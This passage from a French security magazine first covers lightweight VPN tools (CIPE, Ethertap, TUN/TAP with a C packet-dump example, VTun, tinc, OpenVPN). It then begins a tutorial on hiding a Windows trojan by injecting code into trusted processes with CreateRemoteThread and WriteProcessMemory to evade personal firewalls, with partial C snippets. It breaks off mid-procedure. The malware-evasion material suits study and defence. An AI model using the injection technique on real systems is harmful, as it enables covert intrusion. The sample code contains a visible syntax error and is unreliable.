Il en ressort que les failles majeures ont été corrigées mais que "le protocole révisé est toujours vulnérable à des attaques hors-ligne visant à deviner le mot de passe".

Laissons-leur le mot de la fin : "Actuellement, nous ne recommandons pas Microsoft PPTP pour des applications où la sécurité est un facteur d'importance."

CIPE

Après avoir utilisé `ppp` sur `ssh`, Olaf Titz trouva que la solution du TCP sur TCP était inutilisable **[tcptcp]**. Il décida donc de coder une alternative fondée sur UDP : CIPE **[cipe]**. CIPE peut être utilisé pour créer des routeurs chiffrant des flux entre machines, mais nous l'utiliserons ici pour relier deux machines.

CIPE est développé pour Linux et porté sur Windows **[cipewin]**. Nous ne nous intéressons ici qu'à la version Linux. Cette dernière repose sur un module noyau et un démon. Nous supposons que le lecteur a compilé CIPE avec le support `blowfish` et le protocole 3 (ce sont les options par défaut ; pour plus d'explications, il est conseillé de se reporter à la documentation incluse dans la distribution).

Avant de faire fonctionner CIPE, nous devons créer le fichier de configuration `/etc/cipe/options` :

```
# L'adresse privée de ma machine
ipaddr    10.0.1.1
# L'adresse de la machine en face
ptpaddr   10.0.1.2
# Mon adresse IP et le port UDP en écoute
me        192.168.1.3:6666
# L'adresse IP de la machine en face et le port UDP en écoute
peer      192.168.1.4:4444
# Le secret partagé pour chiffrer les paquets
key       8f519ba438f1874d0af1edbf6cf77beb
```

Cette configuration est minimale, beaucoup d'autres options existent (prise en compte d'une machine avec adresse dynamique par exemple) et sont documentées dans le fichier `cipe.info`.

On peut également créer un fichier `/etc/cipe/ip-up` qui sera exécuté à chaque lancement de CIPE (pour définir des routes par exemple).

On peut maintenant exécuter CIPE :

```
# modprobe ciped
# ciped-cb
```

Une nouvelle interface réseau apparaît alors :

```
# ifconfig cipcb0
cipcb0    Link encap:IPIP Tunnel  HWaddr
          inet addr:10.0.1.1  P-t-P:10.0.1.2  Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP  MTU:1442  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
```

```
        collisions:0 txqueuelen:100
        RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
```

Il ne reste plus qu'à créer le fichier miroir sur l'autre machine :

```
ipaddr   10.0.1.2
ptpaddr  10.0.1.1
me       192.168.1.4:4444
peer     192.168.1.3:6666
key      8f519ba438f1874d0af1edbf6cf77beb
```

Les deux machines peuvent maintenant dialoguer. Bien entendu, la solution de la clé partagée n'est pas des plus faciles à gérer. L'utilitaire `pkcipe` fourni avec CIPE sert à authentifier les clients (via un couple clé privée/clé publique à la SSH) et à créer une clé de session entre les deux machines

ETHERTAP (LINUX)

Bien qu'obsolète, ce système reste très pratique. Il met en effet à disposition une interface `tap0` représentant une carte Ethernet virtuelle.

Les paquets Ethernet (encapsulés dans un en-tête de 2 octets) sont échangés à travers des *socket* Netlink, ce qui n'est pas très pratique, mais le *Netlink Device Emulation* (module `netlink_dev`) permet de faire le lien avec un périphérique caractère (`/dev/tap0`).

Donc si tout est en module :

```
# modprobe ethertap
# modprobe netlink_dev
```

Une fois ce système en place sur deux machines, nous configurons l'interface `tap0` et faisons en sorte que ce qui est lu sur le `/dev/tap0` d'une machine est écrit sur celui de l'autre machine, et réciproquement.

Par exemple, avec `httptunnel`, du côté serveur :

```
# ifconfig tap0 192.168.15.1
# hts -d /dev/tap0 8888
```

et du côté client :

```
# ifconfig tap0 192.168.15.2
# htc -d /dev/tap0 serveur:8888
```

Note

Pour avoir plusieurs interfaces de ce type, il faut compiler Ethertap en module, et l'insérer plusieurs fois, avec un nom différent (cf option `-o` d'`insmod`) avec le paramètre `unit` égal au numéro de l'interface qu'on désire activer :

```
# insmod ethertap                        # crée l'interface tap0
# insmod -o ethertap1 ethertap unit=1  # crée l'interface tap1
```

TUN/TAP

Tun/Tap **[tuntap, lintuntap]** est le remplaçant d'Ethertap. Son fonctionnement est un peu plus compliqué, car on ne peut pas l'utiliser avec de bêtes outils shell, mais également un peu plus propre. Il est de plus portable : on le trouve sur Linux 2.2 et 2.4, FreeBSD 3.x, 4.x, 5.x, Solaris 2.6, 7.0 et 8.0 et OpenBSD 3.x.

Le principe est simple : on ouvre le fichier spécial `/dev/net/tun` (majeur 10, mineur 200. Faites un `MAKEDEV tun` s'il n'existe pas). On lui passe ensuite une commande de configuration à l'aide d'un `ioctl()`, lui indiquant le nom de l'interface qu'on désire créer, son type (`tun` ou `tap`), ainsi qu'une ou deux options. On se retrouve alors avec une interface au nom que l'on a donné (on peut passer un `%d` qui sera transformé en un numéro), de type point à point lorsqu'on choisit le type `tun`, et de type Ethernet pour le `tap`. On configure cette interface. On peut alors, de l'autre côté (`/dev/net/tun`), lire et écrire les paquets niveau 3 précédés de leur type Ethernet (mode `tun`) ou les trames Ethernet (mode `tap`).

EXEMPLES

Cette interface est assez simple et très pratique pour bricoler soi-même son VPN ou son tunnel. Donc, si vous voulez développer de l'Ethernet *over IRC*, du *layer 3 over DNS*, *over IMAP*, ou que sais-je encore, sans utiliser `pppd`, Tun/Tap est probablement la façon la plus simple de faire.

Voici par exemple un programme qui va créer une interface `toton` (où `n` est un numéro alloué par le noyau), de type `tun` ou `tap` (choisis avec l'option `-e`), et va se contenter de faire un `dump` hexadécimal des paquets émis par l'interface.

```
#include <unistd.h>
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <net/if.h>
#include <linux/if_tun.h>
#include <sys/ioctl.h>

#define PERROR(x) do { perror(x); exit(1); } while (0)

#define PKTSZ 1600

void usage()
{
        fprintf(stderr, "Usage: dumptun [-e]\n");
        exit(0);
}

void hexdump(unsigned char *buf, int len)
{
```

```
        int p;
        for (p = 0; p < len; p++) {
            printf("%02x ", buf[p]);
            if (p % 16 == 15) printf("\n");
        }
        (if p % 16 != 15) printf("\n");
}

int main(int argc, char *argv[])
{
        struct ifreq ifr;
        int fd, sz, tunmode = IFF_TUN;
        unsigned char buf[PKTSZ];

        if ((argc > 1) && (strcmp("-e", argv[1]) == 0)) tunmode = IFF_TAP;

        if ( (fd = open("/dev/net/tun",O_RDWR)) < 0) PERROR("open");

        memset(&ifr, 0, sizeof(ifr));
        ifr.ifr_flags = tunmode;
        strncpy(ifr.ifr_name, "toto%d", IFNAMSIZ);
        if (ioctl(fd, TUNSETIFF, (void *)&ifr) < 0) PERROR("ioctl");

        printf("Now dumping traffic on interface %s\n", ifr.ifr_name);

        while (1) {
            sz = read(fd, buf, PKTSZ);
            printf("%s packet. L3 type %#02x%02x :\n",
                    tunmode == IFF_TUN ? "L3" : "L2",
                    buf[2],buf[3]);
            hexdump(buf+4, sz-4);
        }
}
```

Une fois compilé (`gcc -o dumptun dumptun.c`), on peut lancer le programme :

```
# ./dumptun &
Now dumping traffic on interface toto0
# ifconfig toto0 192.168.5.1 pointopoint 192.168.5.2
# ping 192.168.5.2
PING 192.168.5.2 (192.168.5.2): 56 data bytes
L3 packet. L3 type 0x800 :
45 00 00 54 00 00 40 00 40 01 af 55 c0 a8 05 01
c0 a8 05 02 08 00 2a e5 70 68 00 00 3f 64 9f 5c
00 07 92 e7 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13
14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23
24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33
34 35 36 37
```

ou encore :

```
# ./dumptun -e &
Now dumping traffic on interface toto0
# ifconfig toto0 192.168.5.1
# ping 192.168.5.2
PING 192.168.5.2 (192.168.5.2): 56 data bytes
L2 packet. L3 type 0x806 :
ff ff ff ff ff ff 00 ff 36 c0 f9 05 08 06 00 01
08 00 06 04 00 01 00 ff 36 c0 f9 05 c0 a8 05 01
00 00 00 00 00 00 c0 a8 05 02
```

On voit la différence de comportement entre les deux types d'interfaces. Dans le cas de `tun`, on doit configurer une interface point à point. Dans le cas de `tap`, c'est une interface Ethernet, et quand on souhaite atteindre une IP, c'est d'abord des requêtes ARP qu'on observe. Deux autres petits exemples sont en ligne **[tunudp]**, qui établissent un VPN au-dessus d'un flux UDP. Ces deux programmes sont des clones. L'un est en C, l'autre en Python, parce que le Python, c'est bon.

VTUN ET TINC

VTun **[vtun]** et `tinc` **[tinc]** utilisent tous deux les interfaces TUN/TAP.

VTun

Dans le cas de VTun, une interface `tunX` ou `tapX` permet de créer l'entrée du tunnel. Si plusieurs tunnels doivent être créés, plusieurs interfaces existeront et chacune disposera d'une adresse IP distincte. Le démon `vtund`, lancé seul ou via `inetd` (si le trafic passant par le tunnel n'est pas très important), gère la configuration et la création des tunnels. Chaque paquet envoyé vers une interface sortira de l'autre côté du tunnel.

VTun propose 4 types de tunnels :

- Les tunnels sur IP qui utiliseront une interface `tun`.
- Les tunnels sur Ethernet avec une interface `tap`. Ceux-ci auront la possibilité de faire transiter des protocoles autres que IP, comme par exemple IPX. Ils nécessiteront toutefois l'utilisation de *bridge*.
- Les tunnels sur PPP/SLIP offriront les mêmes possibilités que les deux précédents et ont l'avantage de ne pas devoir inclure obligatoirement le support TUN/TAP dans le noyau.
- Les tunnels "|" qui permettent d'envoyer le résultat d'une commande shell à une station distante.

VTun utilise OpenSSL pour le chiffrement du tunnel (seul Blowfish est utilisé). L'authentification se fait par challenge et l'intégrité est assurée grâce à un hachage MD5. VTun a le gros avantage de ne pas faire que du chiffrement sur le tunnel. Il permet aussi la compression des données (avec `zlib`) et il assure une gestion de trafic. Une file d'attente peut en effet restreindre le trafic utilisé par tel ou tel tunnel.

Au niveau configuration, VTun reste très simple. Voyons un exemple rapide avec un tunnel IP. Voici tout d'abord la configuration `/etc/vtun.conf` du serveur :

```
options {
  port 12345;
  ppp       /usr/sbin/pppd;
  ifconfig  /sbin/ifconfig;
  route     /sbin/route;
}

default {
  compress yes;
  speed 0;
}

tunnel {
  pass  mon-password-super-secret;
  type  tun;
  proto tcp;
  comp  zlib:9;
  encr  yes;
  keepalive yes;
  up {
    ifconfig "%% 192.168.13.254 pointopoint 192.168.13.253 mtu 1492";
    route "add -net 192.168.13.252/30 gw 192.168.13.253";
    route "add -net 192.168.2.0/24 gw 192.168.13.254";
  };
}
```

Ici, le serveur ayant une interface `tun` d'adresse IP 192.168.13.254 et reliée au réseau 192.168.1.0/24 configure un tunnel pour un client ayant une interface `tun` d'adresse 192.168.13.253 et reliée au réseau 192.168.2.0/24. Il définit en plus de cela le type de tunnel, la compression et la gestion de trafic que le client, lui, ne précise pas :

```
options {
  port 12345;
}

tunnel {
  pass  mon-password-super-secret;
  persist yes;
  up {
    ifconfig "%% 192.168.13.253 pointopoint 192.168.13.254 mtu 1492";
    route "add -net 192.168.13.252/30 gw 192.168.13.254";
    route "add -net 192.168.1.0/24 gw 192.168.13.253";
  };
}
```

tinc

`tinc` a une approche quelque peu différente. Son principe est de créer un ou plusieurs tunnel(s) pour créer un réseau privé virtuel. L'ordre et le sens des tunnels n'ont pas d'importance : si une station crée un tunnel avec une des stations du réseau virtuel global, elle fait alors partie de celui-ci. Prenons un exemple pour illustrer ceci. Soient `Hote1`, `Hote2`, `Hote3` et `Hote4`, quatre stations servant de passerelles aux réseaux respectifs 192.168.1.0/24, 192.168.2.0/24, 192.168.3.0/24 et 192.168.4.0/24. `Hote1` se connecte à `Hote2`, `Hote3` à `Hote2` et `Hote2` à `Hote4` pour former un réseau virtuel appelé `test-misc`.

Chacun pourra alors communiquer avec n'importe quel réseau connecté. `tinc` gère de plus directement le routage. Au niveau de chaque hôte, il faut alors renseigner deux types de fichier de configuration : `tinc.conf` qui donne les liens entre soi et un autre hôte et un fichier par hôte concerné. Nous aurons par exemple pour `Hote1` :

```
### contenu de /etc/tinc/test-misc/tinc.conf ###
Name = Hote1
ConnectTo = Hote2
Hostname = no
KeyExpire = 3600
PingTimeout = 120
PrivateKeyFile = /etc/tinc/test-misc/rsa_priv_key
TapDevice = /dev/tap0

### contenu de /etc/tinc/test-misc/hosts/Hote2
Subnet = 192.168.2.0/24
Address = 123.132.123.2 # adresse externe
Port = 655
#Clé publique de Hote2
-----BEGIN RSA PUBLIC KEY-----
[...coupé...]
-----END RSA PUBLIC KEY-----
```

Des hôtes sans adresse IP fixe peuvent aussi joindre le réseau privé virtuel : dans ce cas, ils ont besoin d'avoir entre eux un point de connexion ayant une adresse fixe. Dans l'exemple précédent, `Hote1` et `Hote3` se connectent tous deux à `Hote2`. Ils peuvent ne pas avoir d'IP fixe (ou encore passer au travers de

NAT), alors, si `Hote2` a une adresse fixe, les réseaux passant par Hote 1 et 3 pourront communiquer entre eux.

L'avantage de cette approche est immédiat : il sera aisé de rajouter des réseaux à une "toile de tunnels" déjà existante. D'autre part, un hôte peut se connecter à un ou plusieurs réseaux privés virtuels : chaque configuration sera confinée dans un sous-répertoire de `/etc/tinc/`.

L'inconvénient sera éventuellement la lenteur et les pertes de paquets : si pour aller d'un réseau à un autre, un paquet doit passer 10 tunnels, les performances et la fiabilité ne seront plus au rendez-vous.

Des solutions pérennes et sûres ?

L'inconvénient majeur d'outils tels que de VTun et `tinc` tient dans la confiance que l'on peut avoir en eux.

En effet, lors de l'écriture de cet article, un mail de Peter Gutmann **[gutmann1]** sur la liste de diffusion *cryptography* a amené quelques interrogations sur ces logiciels. En regardant rapidement les alternatives à PPTP (CIPE, Vtun et `tinc` sont donc apparus), il s'est rendu compte qu'il existait un grand nombre de faiblesses aussi bien au niveau de leur protocole que de leur implémentation. Il concluait en soulignant qu'il était souvent inutile de chercher à remplacer des solutions efficaces et éprouvées telles que SSL/SSH. De plus, certains outils n'étant pas maintenus (Olaf Titz, auteur de CIPE, est impossible à joindre depuis un long moment...), il se demande si leur utilisation est possible dans un environnement un tant soit peu sérieux.

Devant le tapage soulevé par ce mail (après sa publication sur Slashdot), il a rédigé une suite pour éclairer certains points **[gutmann2]** dans laquelle il évoque deux logiciels sérieux : FreeS/WAN **[freeswan]** (bien qu'il parle des difficultés rencontrées par les utilisateurs pour le configurer hors du mode *shared keys* – voir l'article consacré dans ce numéro) et OpenVPN **[openvpn]**.

A chacun de se faire une opinion sur la solution la plus adaptée à ses besoins.

D'autres solutions du même type apparaissent, comme par exemple Amrita **[amrita]** ou OpenVPN. Ce dernier, bien qu'il soit bien plus jeune que les solutions présentées précédemment, semble une solution intéressante. Il a été développé rapidement, est flexible et portable et est très bien documenté. Et, comme VTun et `tinc`, fait usage de TUN/TAP. Il utilise OpenSSL pour l'authentification et le chiffrement. Nous ne détaillerons pas la configuration de celui-ci car le HowTo **[openvpn-howto]** est très bien fait et donne plusieurs exemples. Un point intéressant est qu'il y a également une version beta pour Windows, qui utilise TAP-Win32.

OpenVPN manque peut-être de maturité mais c'est sans aucun doute un outil à suivre et le plus séduisant à l'heure actuelle pour ceux qui ne désirent pas utiliser IPSec.

QUAND LE MARKETING S'EN MÊLE

On entend de plus en plus parler de SSL VPN, des VPN plus simples qu'IPsec mais tout aussi efficaces. Qu'en est-il exactement ? Quelle est la place de ces VPN par rapport aux VPN légers exposés ci-dessus ?

Tout d'abord, le terme SSL VPN ne répond à aucune réalité technique ni à aucune spécification établie. Souvent, il s'agit de *reverse proxy* permettant de faire de l'accélération SSL pour transformer un serveur HTTP en serveur HTTPS. Certains disposent de fonctionnalités d'authentification et d'*accounting* via LDAP, Radius, Active Directory, etc. D'autres en font un peu plus en supportant d'autres protocoles (principalement POP3, IMAP, Remote Desktop Protocol) ou en utilisant des certificats sur des clés USB **[rainbow]**.

L'avantage soulevé est en général le fait qu'il ne soit pas nécessaire d'installer et d'administrer un client IPsec sur les postes clients. Dans ce sens, les SSL VPN ont leur utilité pour chiffrer les communications du commercial en vadrouille, mais restent beaucoup plus limités que les vrais réseaux privés virtuels.

CONCLUSION

Nous avons vu tout au long de cet article plusieurs alternatives à IPsec. Aucune d'elle n'est idéale, aucune d'elle ne remplacera IPsec, mais suivant le degré de sécurité recherché et suivant le cas dans lequel on se trouve, certaines permettront un déploiement plus rapide et plus simple.

Rares sont les solutions portables, et c'est probablement pourquoi IPsec reste le protocole le plus répandu.

Philippe Biondi **<phil@secdev.org>**

<philippe.biondi@arche.fr>

Arnaud Guignard

Ingénieur chercheur au Commissariat à l'Energie Atomique (CEA/DIF)

<arno@rstack.org>

Victor Vuillard

<victor.vuillard@utbm.fr>

★ ★ ★ ★ (voir références page suivante) ★ ★ ★ ★

Références

[tcptcp] *Why TCP Over TCP Is A Bad Idea*
http://sites.inka.de/sites/bigred/devel/tcp-tcp.html

[freeswan] FreeS/WAN Project: Home Page
http://www.freeswan.org/

[freeswan2] Allusion à FreeS/WAN
http://www.uzine.net/article1032.html

[vpn-howto] VPN Howto
http://www.tldp.org/HOWTO/VPN-HOWTO/

[livre] *Building Linux Virtual Private Networks*, de Oleg Kolesnikov et Brian Hatch **http://www.buildinglinuxvpns.net/**

[livre-sources] Code source des scripts pour établir des VPN SSH+PPP (Chap 3) **http://www.buildinglinuxvpns.net/sourcecode/**

[proxypatch] *Proxy patch for stunnel*
http://www.stunnel.org/patches/desc/proxy_sweeheng.html

[headerpatch] *Proxy and HTTP header patch for stunnel 3.14*
http://www.secdev.org/patches/proxy-stun.diff

[stunnel] *stunnel - multiplatform SSL tunneling proxy*
http://stunnel.mirt.net/

[stunnelfaq] stunnel Frequently Asked Questions
http://www.stunnel.org/

[ssltunnel] SSLTunnel
http://www.hsc.fr/ressources/outils/ssltunnel/

[pptp-unix] Linux PPTP client
http://pptpclient.sourceforge.net/

[lintuntap] Universal TUN/TAP device driver
`linux/Documentation/networking/tuntap.txt`

[tuntap] *Universal TUN/TAP driver : Virtual Point-to-Point(TUN) and Ethernet(TAP) devices* **http://vtun.sourceforge.net/tun/index.html**

[vtun] VTun : Virtual Tunnel **http://vtun.sourceforge.net/**

[htun] *HTun - HTTP Tunneling Interface* **http://htun.runslinux.net/**

[openvpn] An Open Source VPN Solution
http://openvpn.sourceforge.net/

[openvpn-howto] HowTo OpenVPN
http://openvpn.sourceforge.net/howto.html

[amrita] Yet another Open Source VPN Solution
http://amvpn.sourceforge.net/

[tunudp] *Tunneling over UDP using tun/tap in Python or C*
http://www.secdev.org/projects/tuntap_udp.html

[cipe] *CIPE - Crypto IP Encapsulation*
http://sites.inka.de/sites/bigred/devel/cipe.html

[cipewin] CIPE for Windows **http://cipe-win32.sourceforge.net/**

[pptp] *Understanding Point-to-Point Tunneling Protocol (PPTP)*
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnwebtool/html/understanding_pptp.asp

[rfc2637] *Point-to-Point Tunneling Protocol (PPTP)*
http://www.ietf.org/rfc/rfc2637.txt

[schneier1] *Cryptanalysis of Microsoft's Point-to-Point Tunneling Protocol (PPTP)* **http://www.schneier.com/paper-pptp.html**

[schneier2] L'analyse de Microsoft PPTP Version 2
http://www.schneier.com/pptp-fr.html

[schneier2full] Cryptanalyse des extensions d'authentification PPTP de Microsoft (MS-CHAPv2)
http://www.schneier.com/paper-pptpv2-fr.html

[tinc] tinc **http://tinc.nl.linux.org/**

[vtun] VTun **http://vtun.sourceforge.net/**

[gutmann1] *Linux's answer to MS-PPTP*
http://marc.theaimsgroup.com/?l=cryptography&m=106425537718190&w=2

[gutmann2] *Coda to "Linux's answer to MS-PPTP"*
http://marc.theaimsgroup.com/?l=cryptography&m=106441879521056&w=2

[rainbow] Rainbow Technologies - SSL VPN
http://www.rainbow.com/products/igate/index.asp

Retrouvez en ligne les présentations faîtes au SSTIC 2003 (Sympsium sur la Sécurité des Technologies de l'Information et des Communications)

SYMPOSIUM SSTIC

MISC

www.miscMAG.com
Multi-System & Internet Security Cookbook

Cheval de Troie furtif sous Windows : mécanisme d'injection de code

Dans le domaine des codes malveillants (malware), les chevaux de Troie représentent le plus grand risque pour l'intégrité et la confidentialité des données de la victime. Contrairement à leurs cousins les virus et les vers, les chevaux de Troie ne constituent pas une attaque à l'aveugle mais bien une attaque ciblée. Les virus et les vers se propagent un peu n'importe où, alors que le cheval de Troie, lui, reste bien discret sur les machines attaquées. Il existe moins de cas médiatisés sur les chevaux de Troie que sur les virus, simplement car ils ne causent presque jamais d'infections massives et pour la plupart savent rester discrets. De temps en temps, certaines sociétés découvrent qu'elles avaient un cheval de Troie depuis plusieurs mois, voire plusieurs années. Inutile de dire que les fuites d'informations sont alors irréparables.

Cet article introduit une série en plusieurs parties dans laquelle nous montrons différentes techniques dans un environnement Microsoft Windows qui, combinées ensemble, donnent un cheval de Troie hautement furtif. Il est vraisemblable que ce genre de chevaux de Troie plus intelligents existent déjà dans la nature. Pour inaugurer cette série, nous abordons les techniques d'injection de code offrant au cheval de Troie la possibilité de se fondre dans la masse des processus actifs du système.

CONTRAINTES ET POSTULATS

Avant toute chose, précisons que le type de chevaux de Troie évoqué dans cet article ne représente pas de réel danger en tant que "kit Trojan prêt à l'emploi" (ces fameux chevaux de Troie mis à disposition sur Internet, destinés à des utilisateurs novices comme BackOrifice ou NetBus), mais plutôt dans le cadre d'attaques ciblées. Nous trouvons ce genre de cheval de Troie dans les trousses à outils des hackers expérimentés. Cependant, une fois l'échantillon diffusé dans la nature, le cheval de Troie devient connu et donc difficilement exploitable.


Nous considérons que le cheval de Troie doit impérativement fonctionner dans un environnement le plus restreint et le plus sécurisé possible, à savoir avec les droits d'un simple utilisateur (et non ceux d'un administrateur), un firewall personnel, un anti-virus standard (à base de signatures), un réseau avec un proxy imposant une authentification et un firewall. Enfin, nous partons du principe que les systèmes d'exploitation visés se limitent aux Windows NT/2K/XP (Windows 9x est exclu) et ont un niveau de mise à jour optimum.

La première action du cheval de Troie est de s'installer silencieusement sur la machine visée. Les méthodes d'introduction passent par le *social engineering*, l'exploitation d'une faille du système ou de l'un de ses composants (client de messagerie, navigateur, lecteur MP3...) Retenons simplement que les possibilités n'ont comme limite que l'imagination de l'attaquant. Un autre point primordial est la survie du cheval de Troie au *reboot* du système.


Là encore, nous n'entrons pas dans les moyens techniques de persistance du programme (comme la modification de la base de registre, de fichiers système...). Le point de départ de cette étude coïncide avec le moment où le programme s'exécute.

INJECTER DU CODE DANS UN AUTRE PROCESSUS

Les logiciels de protection présents sur la machine cible constituent le premier obstacle pour un cheval de Troie. Citons, entre autres, les firewalls personnels, grands favoris de la lutte anti-trojan car capables de détecter une connexion réseau depuis ou vers la machine protégée et l'application qui l'a initialisée (dans le cas des connexions sortantes), ce que les firewalls standards ne font pas. Pour contrer un cheval de Troie, ce n'est pas tant le numéro du port qui importe, mais bien de savoir si l'application qui se connecte est autorisée ou pas. C'est exactement le rôle des firewalls personnels. En plus de filtrer le trafic entrant, les firewalls personnels offrent la possibilité de définir les applications ayant le droit de se connecter vers l'extérieur. Généralement, se trouve au moins le navigateur (Internet Explorer le plus souvent) et le client de messagerie. Ainsi, un cheval de Troie se voit refuser une connexion au réseau sans autorisation préalable comme l'illustre la **figure 1**.



1 Blocage du cheval de Troie par le firewall personnel



2 Outrepassement par injection d'un processus autorisé

L'injection de code résout ce problème. L'objectif est de faire exécuter des instructions du cheval de Troie (ouverture d'une connexion dans notre cas) par d'autres programmes qui, eux, sont autorisés (**figure 2**). Au-delà de la furtivité vis-à-vis des firewalls personnels, l'injection de thread sert également au code malveillant à se camoufler. Une fois son code injecté dans un autre processus, le cheval de Troie meurt et laisse tourner le code injecté dans le processus cible, ce qui le rend en quelque sorte invisible puisque le processus du cheval de Troie n'apparaît pas dans le gestionnaire des tâches.

Ainsi, il se lance une fois au démarrage du système, injecte un autre processus puis meurt, le tout en une fraction de seconde. Le processus cible héberge alors gracieusement le code malicieux. Passons désormais aux explications techniques

CREATEREMOTETHREAD ET WRITEPROCESSMEMORY

Précisons d'entrée qu'il existe plusieurs méthodes pour injecter du code dans un autre processus. La première, basée sur l'API `SetWindowsHookEx` et les *Windows Hooks*, va injecter une DLL, à la fois en mémoire et sur le disque (obligation d'utiliser un fichier EXE et un fichier DLL). La seconde consiste à injecter directement une DLL dans l'espace mémoire du processus cible pour l'exécuter en tant que *thread* de celui-ci. Cependant, nous cherchons une furtivité maximum et des moyens d'action les plus étendus possible. Ainsi, les techniques d'injection de DLL ne sont pas retenues, car la possibilité de voir la DLL injectée dans le processus existe (par exemple avec un outil comme Process Explorer **[1]**). Nous invitons le lecteur curieux à se reporter, entre autres, sur l'article de Robert Kuster **[2]** traitant de l'injection de code. L'emploi des fonctions `CreateRemoteThread` et `WriteProcessMemory` apparaît comme le plus adapté et surtout le plus courant comme technique d'injection de code sous Windows NT/2K/XP.

La fonction native `ZwCreateThread` accepte en entrée un HANDLE (un genre de pointeur) de processus. Pour faciliter son utilisation, il existe deux API Win32 : `CreateThread` et `CreateRemoteThread`. `CreateThread`, la plus connue des deux, se limite au processus courant. Mais la seconde démarre un thread dans n'importe quel processus en mémoire, tant que les droits l'autorisent, c'est-à-dire tant que le processus injecteur tourne avec des privilèges égaux ou supérieurs au processus injecté. Autrement dit, si un utilisateur lance Internet Explorer et que le même utilisateur lance un cheval de Troie (volontairement ou non), ce dernier a alors les droits suffisants pour injecter du code dans Internet Explorer. En revanche, injecter dans des processus tels que `svchost.exe` ou `services.exe` s'avère impossible (car appartenant à l'utilisateur SYSTEM) Le seul moyen d'injection dans de tels processus demande des droits Administrateur et l'octroi du privilège particulier de `debug` pour le processus injecteur (`SeDebugPrivilege`) Cependant, nous avons comme contrainte une restriction de droits pour notre cheval de Troie ; donc cette augmentation de privilèges ne nous concerne pas, nous nous sommes volontairement limités à des droits de base. Voyons maintenant comment mettre en œuvre l'injection d'un code simple puis d'un code plus évolué utilisant nos propres fonctions, le tout à base de `CreateRemoteThread` et `WriteProcessMemory`.

INJECTION SIMPLE

Le but est de créer l'environnement adéquat dans un processus cible afin d'exécuter le code voulu au sein de ce même processus. Les étapes à respecter par notre cheval de Troie pour la bonne mise en œuvre d'une injection sont les suivantes :

1 Récupérer un HANDLE du processus à injecter à partir de son PID via `OpenProcess`.

```
hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, dwPID);
```

2 Obtenir les adresses des API utilisées dans le code à injecter avec `GetProcAddress`, en chargeant si nécessaire la DLL adéquate (`LoadLibrary`). Attention, seule `kernel32.dll` (et souvent `user32.dll`) est chargée dans l'ensemble des processus et à la même adresse ; si d'autres DLL s'avèrent nécessaires, elles doivent être chargées depuis le code injecté.

```
/* Chargement de la DLL */
hDll = LoadLibrary("kernel32.dll");
```

3 Renseigner la structure des données à injecter avec les éléments nécessaires à la bonne exécution du code injecté (les adresses des API, les chaînes de caractères, et autres *buffers*).


```
InjData.fnWinExec = (injWinExec) GetProcAddress(hDll, "WinExec");
strcpy(InjData.lpCmdLine, "cmd.exe");
```

Dans cet exemple, la structure de données est de la forme :

```
/* Fonction injectée WinExec  */
typedef UINT (WINAPI *injWinExec)(LPCSTR, UINT);

/* Structure pour les données injectées */
typedef struct {
  // pointeur sur l'API WinExec
       injWinExec   fnWinExec;

       // chaîne de caractères contenant "cmd.exe"
       TCHAR                lpCmdLine[255];
} INJECTEDDATA;
```



3 Exécution d'un `cmd.exe` via un Thread Internet Explorer

4 Allouer de la mémoire pour les données utilisées dans le processus injecté.

```
pInjData = (INJECTEDDATA *)VirtualAllocEx(hProcess, 0,
                                          sizeof(INJECTEDDATA),
                                          MEM_COMMIT, PAGE_READWRITE );
```

